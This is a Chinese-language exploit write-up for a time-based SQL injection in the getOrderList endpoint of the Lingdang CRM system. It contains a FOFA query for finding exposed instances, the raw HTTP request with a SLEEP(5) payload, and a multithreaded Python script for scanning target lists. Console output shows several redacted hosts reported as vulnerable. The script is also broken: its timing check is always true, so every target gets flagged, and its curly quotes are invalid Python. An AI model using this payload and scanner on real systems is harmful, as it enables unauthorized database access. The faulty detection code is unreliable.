
# 灵当 CRM/灵当 CRM 系统接口 getOrderList 存在 SQL 注入漏洞

fofa

```
body="crmcommon/js/jquery/jquery-1.10.1.min.js"
```



```
GET /crm/WeiXinApp/marketing/index.php?module=WxOrder&action=getOrderList&crm_user_id=1%20AND%20(SELECT%209552%20FROM%20(SELECT(SLEEP(5)))x) HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
```


```
HTTP/1.1 200 OK
Date: Sat, 21 Dec 2024 02:54:26 GMT
Server: Apache/2.4.33 (Win32) OpenS
3.9
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,
Access-Control-Allow-Headers: Origi
X-Requested-With, If-Modified-Since
Last-Modified, Cache-Control, Expir
X-E4M-With
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=ut
Content-Length: 266

{"code":1,"result":{"list":[],"sear
号、客户名称、联系人姓名、产品名称等
"pagecount":0,"total":{"count":"0",
"totalrows":"0","totalamounts":0},"
"appname":"灵当软件"}
```

POC

```
GET
/crm/WeiXinApp/marketing/index.php?module=WxOrder&action=getOrderList&crm_user_id=1%20AND%20(SELECT%209552%20FROM%20(SELECT(SLEEP(5)))x) HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101
Firefox/121.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
```

代码

```
import requests

import argparse

from multiprocessing.dummy import Pool

import time




def main():

    parser = argparse.ArgumentParser(description="SQL Injection Vulnerability Checker")

    parser.add_argument('-u', '--url', dest='url', type=str, help='Please input url')

    parser.add_argument('-f', '--file', dest='file', type=str, help='Please input file')

    args = parser.parse_args()

    pool = Pool(30)


    try:

        if args.url:

            check(args.url)

        else:

            targets = []

            with open(args.file, 'r') as f:

                for target in f.readlines():

                    target = target.strip()

                    targets.append(target)

            pool.map(check, targets)

    except Exception as e:

        print(f"[ERROR] Invalid parameters, please use -h to see help information. {e}")



def check(target):

    url = f"{target}/crm/WeiXinApp/marketing/index.php"

    params = {

        "module": "WxOrder",

        "action": "getOrderList",

        "crm_user_id": "1 AND (SELECT 9552 FROM (SELECT(SLEEP(5)))x)"
    }
    headers = {
        ’User-Agent’: ’Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0’,
        ’Accept’: ’text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8’,
        ’Accept-Encoding’: ’gzip, deflate’,
        ’Accept-Language’: ’zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2’,
        ’Connection’: ’close’
    }

    start_time = time.time()
    try:
        response = requests.get(url, headers=headers, params=params, verify=False, timeout=10)
        response_time = time.time() - start_time

        if response_time >= 0:
            print(f”[*] {target} 存在基于时间的 SQL 注入漏洞”)
        else:
            print(f”[!] {target} 不存在漏洞”)
    except Exception as e:
        print(f”[Error] {target} 连接超时: {e}”)



if __name__ == ’__main__’:
    main()
```



```
[-] [redacted]有检测到 SQL 注入漏洞。
(.venv) PS D:\pycharm\new\wang\day06> python CRM.py -u [redacted]
[+] [redacted] 存在基于时间的 SQL 注入漏洞
(.venv) PS D:\pycharm\[redacted]\wang\day06> python CRM.py -u [redacted]
[+] [redacted] 存在基于时间的 SQL 注入漏洞
(.venv) PS D:\pycharm\[redacted]\wang\day06> python CRM.py -u [redacted]
[+] [redacted] 存在基于时间的 SQL 注入漏洞
(.venv) PS D:\pycharm\[redacted]\wang\day06> python CRM.py -u [redacted]
[+] [redacted] 存在基于时间的 SQL 注入漏洞。
(.venv) PS D:\pycharm\new\wang\day06>
```